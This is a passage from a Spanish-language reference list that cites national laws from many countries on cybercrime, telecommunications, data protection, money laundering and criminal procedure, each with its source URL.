——(1 de agosto de 2003). ՀՀ ՔՐԵԱԿԱՆ ՕՐԵՆՍԳԻՐՔ 01.08.2003. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=112492
——(15 de noviembre de 2003). ՀՀ ՕՐԵՆՔԸ ՏԵՂԵԿԱՏՎՈՒԹՅԱՆ ԱԶԱՏՈՒԹՅԱՆ ՄԱՍԻՆ 15.11.2003. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=1372
——(2004). Ընդունված է 2004 թվականի դեկտեմբերի 14-ին ԷԼԵԿՏՐՈՆԱՅԻՆ ՓԱՍՏԱԹՂԹԻ ԵՎ ԷԼԵԿՏՐՈՆԱՅԻՆ ԹՎԱՅԻՆ ՍՏՈՐԱԳՐՈՒԹՅԱՆ ՄԱՍԻՆ. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=1547
——(1 de enero de 2005). ՀՀ ՕՐԵՆՔԸ ԱՌԵՎՏՐԻ ԵՎ ԾԱՌԱՅՈՒԹՅՈՒՆՆԵՐԻ ՄԱՍԻՆ 01.01.2005. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=107199
——(3 de septiembre de 2005). Ընդունված է 2005 թվականի հուլիսի 8-ին ԷԼԵԿՏՐՈՆԱՅԻՆ ՀԱՂՈՐԴԱԿՑՈՒԹՅԱՆ ՄԱՍԻՆ. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=83574
——(2006). ՀՀ ՕՐԵՆՔԸ ՀԵՂԻՆԱԿԱՅԻՆ ԻՐԱՎՈՒՆՔԻ ԵՎ ՀԱՐԱԿԻՑ ԻՐԱՎՈՒՆՔՆԵՐԻ ՄԱՍԻՆ 22.07.2006. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=86179
——(2008). ՀՀ ՕՐԵՆՔԸ ՓՈՂԵՐԻ ԼՎԱՑՄԱՆ ԵՎ ԱՀԱԲԵԿՉՈՒԹՅԱՆ ՖԻՆԱՆՍԱՎՈՐՄԱՆ ԴԵՄ ՊԱՅՔԱՐԻ ՄԱՍԻՆ 31.08.2008. Recuperado de http://www.arlis.am/DocumentView.aspx?DocID=93142
Aroche, J. (14 de octubre de 2010). ¿Cómo recuperar un dominio vencido? *Maestros del web*. Recuperado de http://www.maestrosdelweb.com/como-recuperar-dominio-vencido-expirado/
Asamblea Legislativa El Salvador (1997). Código Penal Fecha Emisión: 26/04/1997. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/codigo%20penal
——(2001). Ley Especial para Sancionar Infracciones Aduaneras Fecha Emisión: 20/09/2001. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-especial-para-sancionar-infracciones-aduaneras
——(2006). Ley Especial Contra Actos de Terrorismo Fecha Emisión: 21/09/2006. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-especial-contra-actos-de-terrorismo
——(2008). Código Procesal Penal Fecha Emisión: 22/10/2008. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/codigo-procesal-penal
——(2010). Ley Especial para la Intervención de las Telecomunicaciones Fecha Emisión: 18/02/2010. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-especial-para-la-intervencion-de-las-telecomunicaciones

——(8 de enero de 2015). Ley Reguladora del Uso de Medios de Vigilancia Electrónica en Materia Penal Fecha Emisión: 08/01/2015. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-reguladora-del-uso-de-medios-de-vigilancia-electronica-en-materia-penal
——(18 de marzo de 2015). Ley Especial Contra el Delito de Extorsión Fecha Emisión: 18/03/2015. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-especial-contra-el-delito-de-extorsion
——(1 de octubre de 2015). Ley de Firma Electrónica Fecha Emisión: 01/10/2015. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-de-firma-electronica
——(2016). Ley Especial Contra los Delitos Informáticos y Conexos Fecha Emisión: 04/02/2016. Recuperado de http://www.asamblea.gob.sv/eparlamento/indice-legislativo/buscador-de-documentos-legislativos/ley-especial-contra-los-delitos-informaticos-y-conexos
Asamblea Nacional de Panamá (1996). Ley 31 (De 8 de febrero de 1996) Por la cual se dictan normas para la regulación de las telecomunicaciones en la República Panamá. Recuperado de http://200.46.174.11/APPS/LEGISPAN/PDF_NORMAS/1990/1996/1996_138_1560.pdf
——(22 de junio de 2007). Ley No. 22 De 22 de junio de 2007 Que adopta medidas para la protección de las personas menores de edad con relación a la exhibición y producción de material pornográfico. Recuperado de http://200.46.174.11/APPS/LEGISPAN/PDF_NORMAS/2000/2007/2007_554_0242.pdf
——(31 de octubre de 2007). Ley 44 de 2007 del Sistema Único de Manejo de Emergencias 9-1-1. Recuperado de http://200.46.174.11/APPS/LEGISPAN/PDF_NORMAS/2000/2007/2007_556_1143.pdf
——(2009). Ley 51 de 2009 que Dicta Normas para la Conservación, la Protección y el Suministro de Datos de Usuarios de los Servicios de Telecomunicaciones y Adopta Otras Disposiciones. Recuperado de http://200.46.174.11/APPS/LEGISPAN/PDF_NORMAS/2000/2009/2009_567_2067.pdf
——(2012). Ley 82 de 2012 que Otorga al Registro Público de Panamá Atribuciones de Autoridad Registradora y Certificadora Raíz de Firma Electrónica para la República de Panamá, Modifica la Ley 51 de 2008 y Adopta otras Disposiciones. Recuperado de http://200.46.174.11/APPS/LEGISPAN/PDF_NORMAS/2010/2012/2012_598_1326.pdf
——(2017). Proyecto de Ley: 463 Título: De Protección de Datos de Carácter Personal. Recuperado de http://www.asamblea.gob.pa/proyley/2017_P_463.pdf
Asamblea Nacional del Poder Popular Cuba (1979). Ley Nº 62 Código Penal 29/12/1987. Recuperado de http://www.parlamentocubano.cu/?documento=codigo-penal-2

——(1994). Ley no. 75 de la Defensa Nacional 21/12/1994. Recuperado de http://www.parlamentocubano.cu/?documento=ley-de-la-defensa-nacional
——(2001). Ley no. 93 Contra Actos de Terrorismo 20/12/2001. Recuperado de http://www.parlamentocubano.cu/?documento=ley-contra-actos-de-terrorismo
Asamblea Nacional Ecuador (31 de marzo de 2010). Ley del Sistema Nacional de Registro de Datos Públicos. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/ley_del_sistema_nacional_de_datos_publicos_de_los_registros_de_la_propiedad_mercantiles_y_de_prendas_especiales_de_comercio-1.pdf
——(29 de diciembre de 2010,). Código Orgánico de la Producción, Comercio e Inversiones. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/codigo_organico_de_la_produccion_comercio_e_inversiones-1.pdf
——(2013). Ley Orgánica de Comunicación Oficio No. T.6369-SNJ-13-543 Quito, 21 de junio de 2013. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/ro_ley_organica_de_telecomunicaciones_ro_439_tercer_suplemento_del_18-02-2015.pdf
——(2014). Código Orgánico Integral Penal Oficio No. SAN-2014-0138 Quito, 03 de febrero de 2014. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/document.pdf
——(2015). Ley Orgánica de Telecomunicaciones Oficio No. SAN-2015-0263 Quito, 12 de febrero de 2015. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/ro_ley_organica_de_telecomunicaciones_ro_439_tercer_suplemento_del_18-02-2015.pdf
——(21 de julio de 2016). Ley Orgánica de Prevención, Detección y Erradicación del Delito de Lavado de Activos y del Financiamiento de Delitos. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/ro-preven-lavado-activos-2do-sup-21-07-2016.pdf
——(9 de diciembre de 2016). Código Orgánico de la Economía Social de los Conocimientos, Creatividad e Innovación. Recuperado de http://www.asambleanacional.gob.ec/es/system/files/ro-cod-econ-conoc-899-sup-09-12-2016.pdf
Asamblea Nacional Nicaragua (1988). Código de la Niñez y la Adolescencia Ley No. 287. Aprobado el 24 de Marzo de 1998. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/xpNormaJuridica.xsp?documentId=9AB516E0945F3B6E062571A1004F4BDE&action=openDocument
——(1995). Ley General de Telecomunicaciones y Servicios Postales Ley no. 200, Aprobada el 21 de Julio de 1995. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/e19d0a4ff53c43320625715a00587598?OpenDocument
——(1999). Ley de Derecho de Autor y Derechos Conexos Ley no. 312, Apro-

bada el 06 de Julio de 1999. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/834bc642ec6d73120625726c0061759f?OpenDocument

——(2001). Código Procesal Penal de la República de Nicaragua no. 406, Aprobada el 13 de Noviembre del 2001. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/xpNorma.xsp?documentId=5EB5F629016016CE062571A1004F7C62&action=openDocument

——(2001). Ley de Marcas y Otros Signos Distintivos Ley no. 380, Aprobada el 14 de Febrero del 2001. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/c09393b5d2310f98062570a100581156?OpenDocument

——(2007). Ley de Acceso a la Información Pública Ley no. 621, Aprobada el 16 de Mayo del 2007. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/675a94ff2ebfee9106257331007476f2?OpenDocument

——(2008). Código Penal Ley no. 641 Publicada en La Gaceta Nos. 83, 84, 85, 86 y 87 del 5, 6, 7, 8 y 9 de Mayo del 2008. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/xpNorma.xsp?documentId=5C6133EBD4B985E50625744F005A5B2E&action=openDocument

——(1 de julio de 2010). Ley de Firma Electrónica Ley no. 729, Aprobada el 01 de Julio del 2010. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/4f3839183e874782062577e60050674d?OpenDocument

——(9 de septiembre de 2010). Ley de Prevención, Investigación y Persecución del Crimen Organizado y de la Administración de los Bienes Incautados, Decomisados y Abandonados Ley no. 735, Aprobada el 9 de Septiembre del 2010. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/7350ba83a74d6b10062577f400790cdf?OpenDocument

——(23 de diciembre de 2010). Ley de Seguridad Democrática de la República de Nicaragua Ley no. 750, Aprobada el 13 de Diciembre del 2010. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/8c11614758755b3a062578240073f60a?OpenDocument

——(2012). Ley de Protección de Datos Personales Ley no. 787, Aprobada el 21 de Marzo del 2012. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/e5d37e9b4827fc06062579ed0076ce1d?OpenDocument

——(25 de febrero de 2015). Ley Contra la Trata de Personas Ley n°. 896, Aprobada el 28 de Enero del 2015. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/7146e46d3847409f06257df8004e9855?OpenDocument

——(9 de octubre de 2015). Código Procesal Civil de la República de Nicaragua Ley n°. 902, Aprobada el 4 de Junio de 2015. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/b274b5d3308512c206257e9a006edfb8
——(2 de diciembre de 2015). Ley de Seguridad Soberana de la República de Nicaragua Ley n°. 919, Aprobada el 2 de Diciembre de 2015. Recuperado de http://legislacion.asamblea.gob.ni/Normaweb.nsf/164aa15ba012e567062568a2005b564b/f6d2c9bdbe3c9a9606257f1b007a1afe?OpenDocument
Asian Legal Information Institute (2004). The Mutual Assistance in Criminal Matters Law (The State Peace and Developm ent Council Law No. 4/2004). The 10th Waxing of Kason 1366 M.E. (28th April, 2004). Recuperado de http://www.asianlii.org/mm/legis/laws/maicmlpadcln42004747.pdf
——(2015). Draft Myanmar Companies Law. Recuperado de http://www.asianlii.org/mm/legis/laws/mcb2015h420.pdf
Assemblée Nationale du Burundi (2005). Loi n° 1/021 du 31 décembre 2005 Portant Protection du Droit d'Auteur et des Droits Voisins au Burundi. Recuperado de http://www.assemblee.bi/IMG/pdf/loi%20n%C2%B01_21_du_30_decembre_2005.pdf
——(2016). Amendements du Sénat sur le Projet de Loi portant Code des Communications Electroniques et des Postes. Recuperado de http://www.assemblee.bi/Amendements-du-Senat-sur-le-Projet
Assembleia Nacional de S. Tomé e Príncipe (2017). Reunião da 1.ª Comissão-registrado em: Reunião de Trabalho Dia 13 de Fevereiro do corrente ano, pelas 10H:00. Recuperado de http://www2.camara.leg.br/saotomeeprincipe/comissoes/agenda-das-comissoes/event.2017-02-10.2092579843
Assembly Republic of Kosovo (2007). Law No. 02/L-65 Civil Law Against Defamation and Insult. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2006_02-L65_en.pdf
——(2008). Law No. 03/L-063 On the Kosovo Intelligence Agency. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2008_03-L063_en.pdf
——(15 de abril de 2010). Law No.03/L-183 On Implementation of International Sanctions. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2010-183-eng.pdf
——(13 de mayo de 2010). Law No. 03/L-172 On the Protection of Personal Data. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2010-172-eng.pdf
——(2 de julio de 2010). Law No. 03/L-166 On Prevention and Fight of the Cyber Crime. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2010-166-eng.pdf
——(9 de agosto de 2010). Law No. 03/L-181 On Market Inspectorate and In-

spective Supervision. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2010-181-eng.pdf
——(18 de octubre de 2010). Law No. 03/L-196 On the Prevention of Money Laundering and Terrorist Financing. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/2010-196-eng.pdf & http://www.assembly-kosova.org/common/docs/ligjet/Law%20on%20amend%20the%20law%20on%20the%20prevention%20of%20money%20laundering%20and%20preven%20of%20terrorist%20financing.pdf
——(2011). Law No. 04/L-065 On Copyright and Related Rights. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Law%20on%20copyright%20and%20related%20rights.pdf
——(2 de abril de 2012). Law No. 04/L-094 On the Information Society Services. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Law%20on%20information%20society%20services.pdf
——(22 de junio de 2012). Code No. 04/L-082 Criminal Code of the Republic of Kosovo. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Criminal%20Code.pdf
——(25 de octubre de 2012). Law No. 04/L-109 On Electronic Communications. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/109%20Law%20on%20Electronic%20Communications.pdf
——(7 de noviembre de 2012). Law No. 04/L-121 On Consumer Protection. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/121%20Law%20on%20Consumer%20Protection.pdf
——(21 de diciembre de 2012). Criminal No. 04/L-123 Procedure Code. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Criminal%20Procedure%20Code.pdf
——(18 de abril de 2013). Law No. 04/L-145 On Information Society Government Bodies. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Law%20on%20information%20society%20government%20bodies.pdf
——(24 de abril de 2013). Law No. 04/L-155 On Payment System. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/Law%20on%20Payment%20System.pdf
——(2015). Law No. 05/L-030 On Interception of Electronic Communications. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/05-L-030%20a.pdf
——(2016). Law No. 05/L-049 On the Management of Sequestrated and Confiscated Assets. Recuperado de http://www.assembly-kosova.org/common/docs/ligjet/05-L-049%20a.pdf
Association Francophone des Autorités de Protection des Données Personnelles (2011). Loi n°001/2011 relative à la protection des données à caractère personnel. Recuperado de http://www.afapdp.org/wp-con-

tent/uploads/2012/01/Gabon-Loi-relative-%C3%A0-la-protection-des-donn%C3%A9es-personnelles-du-4-mai-20111.pdf
Attorney General's Office Republic of Mauritius (1838). Criminal Code Cap 195 – 29 December 1838. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/CRIMINAL%20CODE,%20Cap%20195.pdf
——(1870). Criminal Code (Supplementary) Act Cap. 196 – 7 November 1870. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%203/CRIMINAL%20CODE%20(SUPPLEMENTARY)%20ACT.pdf
——(1974). Code Civil Mauricien. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/CODE%20CIVIL%20MAURICIEN.pdf
——(1988). Customs Act. Act 47 of 1988 – 1 January 1989. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/CUSTOMS%20ACT,%20No%2047%20of%201988.pdf
——(1994). Child Protection Act. Act 30 of 1994 – 1 April 1995. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/CHILD%20PROTECTION%20ACT.pdf
——(2000). Electronic Transactions Act. Act 23 of 2000 – 1 August 2001 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/E/Page%201/ELECTRONIC%20TRANSACTIONS%20ACT.pdf
——(2000). Dangerous Drugs Act. Act 41 of 2000 – 5 December 2001. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/D/Page%201/DANGEROUS%20DRUGS%20ACT,%20No%2041%20of%202000.pdf
——(2001). COMPANIES ACT. Act 15 of 2001 – 1 December 2001. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/COMPANIES%20ACT,%20No%2015%20of%202001.pdf
——(2001). Information and Communication Technologies Act. Act 44 of 2001 – 11 February 2002 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/I/Page%201/INFORMATION%20AND%20COMMUNICATION%20TECHNOLOGIES%20ACT,%20No%2044%20of%202001.pdf
——(2003). Computer Misuse and Cybercrime Act. Act 22 of 2003 – 9 August 2003. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%202/COMPUTER%20MISUSE%20AND%20CYBERCRIME%20ACT.pdf
——(2003). Mutual Assistance in Criminal and Related Matters Act. Act 35 of 2003 – 15 November 2003. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/M/Page%201/MUTUAL%20

ASSISTANCE%20IN%20CRIMINAL%20AND%20RELATED%20MATTERS%20ACT.pdf
——(2004). Data Protection Act. Act 13 of 2004 – 27 December 2004 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/D/Page%201/DATA%20PROTECTION%20ACT,%20No%2013%20of%202004.pdf
——(2004). Bank of Mauritius Act. Act 34 of 2004 — 10 November 2004 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/B/Page%201/BANK%20OF%20MAURITIUS%20ACT,%20No%2034%20of%202004.pdf
——(2004). Banking Act. Act 35 of 2004 – 10 November 2004 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/B/Page%201/BANKING%20ACT,%20No%2035%20of%202004.pdf
——(2007). Gambling Regulatory Authority Act. Act 9 of 2007 – 10 September 2007 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/G/Page%201/GAMBLING%20REGULATORY%20AUTHORITY%20ACT,%20No%209%20of%202007.pdf
——(2007). Financial Services Act. Act 14 of 2007 – 28 September 2007. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/F/Page%201/FINANCIAL%20SERVICES%20ACT,%20No%2014%20of%202007.pdf
——(2007). Competition Act. Act 25 of 2007 – 24 October 2008 (unless otherwise indicated). Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%201/COMPETITION%20ACT,%20No%2025%20of%202007.pdf
——(2009). Combating of Trafficking in Persons Act. Act 2 of 2009 – 30 July 2009. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/C/Page%202/COMBATING%20OF%20TRAFFICKING%20IN%20PERSONS%20ACT.pdf
——(2012). Police Complaints Act. Act 20 of 2012 – 1 July 2013. Recuperado de http://attorneygeneral.govmu.org/English/Documents/A-Z%20Acts/P/Page%201/POLICE%20COMPLAINTS%20ACT.pdf
Attorney General's Chamber Official Portal of Malaysia (1935). Act 593 Criminal Procedure Code As at 1 November 2012. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20593%20-%20Criminal%20Procedure%20Code.pdf
——(1936). Act 574 Penal Code As at 1 January 2015. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Penal%20Code%20%5BAct%20574%5D2.pdf
——(1950). Act 56 Evidence Act 1950 As at 1 December 2012. Recuperado

de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%2056%20-%20Evidence%20Act%201950.pdf
——(1967). Act 235 Customs Act 1967 As at 1 August 2016. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20235%20-%20Customs%20Act%201967%20(as%20at%201%20August%202016).pdf
——(1997). Act 562 Digital Signature Act 1997 Incorporating all amendments up to 1 January 2006. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20562.pdf
——(1997). Act 563 Computer Crimes Act 1997 As at 1 December 2011. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20563%20-%20Computer%20Crimes%20Act%201997.pdf
——(1997). Act 564 Telemedicine Act 1997 Incorporating all amendments up to 1 January 2006. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20564.pdf
——(1998). Act 588 communications and multimedia act 1998 Incorporating all amendments up to 1 January 2006. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20588.pdf
——(2001). Act 613 Anti-Money Laundering, Anti-Terrorism Financing and Proceeds of Unlawful Activities Act 2001 As at 1 December 2015. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/ACT%20613%20diluluskan%20TPPUU%20Dis%202015.pdf
——(2006). Act 658 electronic commerce act 2006 As at 1 November 2012. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20658.pdf
——(18 de julio de 2007). Act 670 Anti-Trafficking in Persons and Anti-Smuggling of Migrants Act 2007 As at 15 August 2016. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20670%20-%20diluluskan%20TPPUU%2023082016%20-Bersih.pdf
——(27 de julio de 2007). Act 671 Capital Markets and Services Act 2007 As at 1 November 2016. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20671%20-Reprint%202016.pdf
——(29 de agosto de 2007). Act 680 Electronic Government Activities Act 2007 As at April 2013. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20680%20-%20Electronic%20Government%20Activities%20Act%202007.pdf
——(2 de junio de 2010). Act 710 Credit Reporting Agencies Act 2010 As at 1 October 2016. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Draft%20Act%20710%20-%20diluluskan%20Dato%2018_10_2016.pdf
——(10 de junio de 2010). Act 712 Competition Act 2010 As at 15 August 2016. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/

Publications/LOM/EN/Competition%20Act%202010%20-as%20at%2015%20August%202016.pdf
——(2012). Act 747 Security Offences (Special Measures) Act 2012 As at 1 August 2015. Recuperado de http://www.agc.gov.my/agcportal/uploads/files/Publications/LOM/EN/Act%20747%20-%20Security%20Offences%20(Special%20Measures)%20Act%202012.pdf
Attorney General's Chambers, Prime Minister's Office Brunei (1951). Law of Brunei Chapter 22 Penal Code (Cap. 22 of 1951). Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Cap22.pdf
——(1956). Laws of Brunei Chapter 39 Companies Act. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF%20(EN)/Cap.39.pdf
——(1978). Laws of Brunei Chapter 27 Misuse of Drugs 1978. Recuperado de http://www.agc.gov.bn/AGC%20Images/LAWS/ACT_PDF/cap027.pdf
——(1988). Laws of Brunei Revise Edition 1988 Chapter 153 Official Secrets. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF%20(EN)/Cap153.pdf
——(1984). Law of Brunei Chapter 24 Sedition Revised Edition 1984. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Cap.24.pdf
——(1984). Law of Brunei Chapter 25 Undesirable Publications Revised Edition 1984. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Chapter%2025.pdf
——(2001). Telecommunications Order s38/01. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/Order/MNOP/Telecommunication%20Order,%202001.pdf
——(2002). Law of Brunei Chapter 108 Evidence Act Revised Edition 2002. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Cap108.pdf
——(2007). Law of Brunei Chapter 194 Computer Misuse Act Revised Edition 2007. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Computer%20Misuse.pdf
——(2008). Law of Brunei Chapter 196 Electronic Transactions Act Revised Edition 2008 [4]. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Electronic%20Transactions%20(chp.196).pdf
——(2008). Law of Brunei Chapter 197 Anti-Terrorism (Financial and Other Measures) Act Revised Edition 2008 [6]. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Cap%20197.pdf
——(2010). Laws of Brunei Chapter 203 Societies Act 2010. Recuperado de http://www.agc.gov.bn/AGC%20Images/LOB/PDF/Cap203.pdf
Auditoría Superior de la Federación (2017). *Certificación en fiscalización superior profesional*. Recuperado de http://www.cfsp.gob.mx/Modulos/ModuloIV/Capitulos/Capitulo_I/CapituloI.pdf
Australian Federal Register of Legislation (1901). Customs Act 1901. Re-

cuperado de https://www.legislation.gov.au/Details/C2017C00146
——(1914). Crimes Act 1914. Recuperado de https://www.legislation.gov.au/Details/C2016C01139
——(1968). Copyright Act 1968. Recuperado de https://www.legislation.gov.au/Details/C2017C00094
——(25 de octubre de 1979). Australian Security Intelligence Organisation Act 1979. Recuperado de https://www.legislation.gov.au/Details/C2016C01133
——(11 de noviembre de 1979). Telecommunications (Interception and Access) Act 1979 No. 114, 1979 Compilation No. 92 Compilation date: 30 November 2016. Recuperado de https://www.legislation.gov.au/Details/C2016C01148/b7892d1e-7a2e-4979-8062-9a842482c253
——(1987). Mutual Assistance in Criminal Matters Act 1987. Recuperado de https://www.legislation.gov.au/Details/C2016C00952
——(1988). Privacy Act 1988. Recuperado de https://www.legislation.gov.au/Details/C2016C00979
——(7 de marzo de 1995). Classification (Publications, Films and Computer Games) Act 1995. Recuperado de https://www.legislation.gov.au/Details/C2016C01121
——(15 de marzo de 1995). Criminal Code Act 1995 No. 12. Recuperado de https://www.legislation.gov.au/Details/C2016C01150
——(1997). Telecommunications Act 1997 No. 47, 1997 Compilation No. 84 Compilation date: 1 July 2016. Recuperado de https://www.legislation.gov.au/Details/C2016C00845/078aec2f-6faf-4a09-9bf5-5aa7b8b6b02b
——(1999). Electronic Transactions Act 1999 Act No. 162 of 1999 as amended. Recuperado de https://www.legislation.gov.au/Details/C2011C00445
——(2000). Education Services for Overseas Students Act 2000. Recuperado de https://www.legislation.gov.au/Details/C2016C00935
——(2001). Interactive Gambling Act 2001. Recuperado de https://www.legislation.gov.au/Details/C2016C00607
——(2002). Australian Crime Commission Act 2002. Recuperado de https://www.legislation.gov.au/Details/C2016C00713
——(2003). Spam Act 2003 No. 129, 2003 Compilation No. 10 Compilation date: 10 March 2016. Recuperado de https://www.legislation.gov.au/Details/C2016C00614/95c3703d-c224-4770-9fb2-c7448263461a
——(2006). Anti-Money Laundering and Counter-Terrorism Financing Act 2006. Recuperado de https://www.legislation.gov.au/Details/C2016C00770
——(2009). Personal Property Securities Act 2009. Recuperado de https://www.legislation.gov.au/Details/C2017C00149
——(2010). Australian Information Commissioner Act 2010. Recuperado de https://www.legislation.gov.au/Details/C2014C00382

——(26 de junio de 2012). Personally Controlled Electronic Health Records Act 2012 No. 63, 2012. Recuperado de https://www.legislation.gov.au/Details/C2015C00075
——(10 de octubre de 2012). Cybercrime Legislation Amendment Act 2012 No. 120, 2012. Recuperado de https://www.legislation.gov.au/Details/C2012A00120/6adaf5a5-afc6-402c-bef1-67fb07ec6353
——(2015). Enhancing Online Safety for Children Act 2015. Recuperado de https://www.legislation.gov.au/Details/C2016C00781
Autoridad de Regulación y Fiscalización de Telecomunicaciones y Transportes Bolivia (2011). Ley Nº 164 Ley de 8 de agosto de 2011. Recuperado de https://att.gob.bo/sites/default/files/archivospdf/Ley%20164%20%20Ley%20General%20de%20Telecomunicaciones%2C%20Tecnlolog%C3%ADas%20de%20Informaci%C3%B3n%20y%20Comunicaci%C3%B3n.pdf
Autoridade Geral de Regulação de São Tomé e Príncipe (2004). Lei nº 3/04 (Lei que define as regras aplicáveis ao estabelecimento, à gestão e à exploração de redes de telecomunicações nacionais e ao fornecimento de serviços de telecomunicações). Recuperado de http://www.ager-stp.org/documentation/decreto_lei_3_2004.pdf
——(2007). Decreto-Lei nº 24/2007 Estabelece o Reime de Interconecção entre redes públicas de Telecomunicações. Recuperado de http://www.ager-stp.org/documentation/decreto_lei_24_2007.pdf
